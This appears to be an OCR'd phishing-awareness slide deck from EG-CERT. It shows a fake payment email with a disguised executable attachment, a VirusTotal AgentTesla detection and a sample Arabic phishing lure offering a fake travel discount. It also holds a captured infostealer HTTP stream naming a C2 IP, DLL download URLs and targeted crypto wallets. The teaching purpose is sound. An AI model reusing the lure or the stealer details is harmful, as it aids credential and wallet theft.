
EG|CERT


انا حمبولة الإتش أر
Just now
بدور على مبرمج عنده:
خبرة 5 سنين في C/C++
خبرة 5 سنين في Python
بار بوالديه


EG|CERT

Rejected

EG|CERT



EG|CERT


انا حمبولة الإتش أر is feeling angry.
1m
الواحد زهق من بنك [redacted] ساعتين ونص مستني وحاجة تزهق

From: Accounts <pia.cos@[redacted].com>
Subject: FW:Re: PAYMENT FOR INV
Date: September 28, 2022 at 10:10:32 AM GMT+2
To: [redacted]

Hello **Hambola**

Payment completed on behalf of my boss. Please confirm receipt .
as i will have to return to my boss with feedback

Thanks
Regards

Kimberly Chileno Ortiz

EG|CERT


INV_swift_advice_FX29092022000000000000000PDF

INV_swift_advice_FX29092022000000000000000PDF.zip

INV_swift_advice_FX290920220000000000000000PDF.exe

EG|CERT


Directed by
ROBERT B. WEIDE


54
/ 71
Community Score
54/71 security vendors flagged this file as malicious
Follow
Reanalyze
Download
Similar
More
[redacted]d3989eab2df878b58c3691de0ab7b9d1a
VBNVCCXMGJKGDF.exe
Size
383.48 KB
Last Analysis Date
2 years ago
EXE
peexe
assembly
overlay
signed
spreader
invalid-signature
DETECTION
DETAILS
RELATIONS
BEHAVIOR
CONTENT
TELEMETRY
COMMUNITY 1
Comments (1)
VMRay
2 years ago
VMRay Analysis Verdict: Malicious
Threat Name: AgentTesla.v3
Classifications: Injector, Spyware

EG|CERT

END

Introduction




Human is The Weakest Link

EG|CERT


What is Phishing?

- Phishing is a type of cyberattack where attackers trick individuals into revealing sensitive information such as login credentials, financial details, or personal information.




EG|CERT

Exploits Human Psychology (Curiosity, Fear, Urgency).




EG|CERT

Requires Minimal Efforts



EG|CERT


Bypasses Any Security Solutions



EG|CERT

Consequences

Malware Attacks



Identity Theft

Financial Losses


RATs:

- A **Remote Access Trojan (RAT)** is a type of malware that allows a hacker to gain unauthorized remote control over a victim's computer.

Infostealer:

- An **Infostealer** is a type of malware designed to steal sensitive information from an infected system and send it to an attacker.

Keylogging



Data Theft

Browsers


Credit Cards


Cryptocurrency Wallets

Sessions

EG|CERT

Malware Infection






Wireshark · Follow HTTP Stream (tcp.stream eq 1) · raccoon.pcapng
libs_nss3:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dll
libs_mozglue:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
Download Libraries
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://5.252.23.112/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*;-
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*,*dictionar*,*sqlite*
Cryptocurrency Wallets
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
Basic SystemInfo

EG|CERT

Leaks Statistics

In the first two quarters of 2024, over 3,000 accounts from different Egyptian sectors have been leaked.






EG|CERT

Common Types of Phishing

Traditional Phishing



EG|CERT

خصم يصل الى 80% مقدم من شركة سكاي ايجبت

بالتعاون مع مجلس رئاسة الوزراء نقدم لكم خصم يصل ل 80% لرحلات لمدينة شرم الشيخ وذلك ضمن البرنامج الحكومي لتنشيط السياحة الداخلية وذلك خلال اجازات عيد الفطر واجازة الصيف وكل عام وانتم بخير

برجاء استخدام البروموكود التالي : EidNTRAVAC

ما الذي علي فعله؟

كل ما عليك فعله هو النقر على الرابط أدناه وإدخال بريدك الإلكتروني الخاص بالعمل وبياناتك الشخصية واستخدام البروموكود الموجود بالاعلى . إذا كنت أحد أول 10 موظفين لتسجيل بياناتك، ستكون نسبة الخصم هي الاعلى

انقر هنا للبدء

سيتم التواصل بعد ملئ استمارة البيانات عن طريق الهاتف

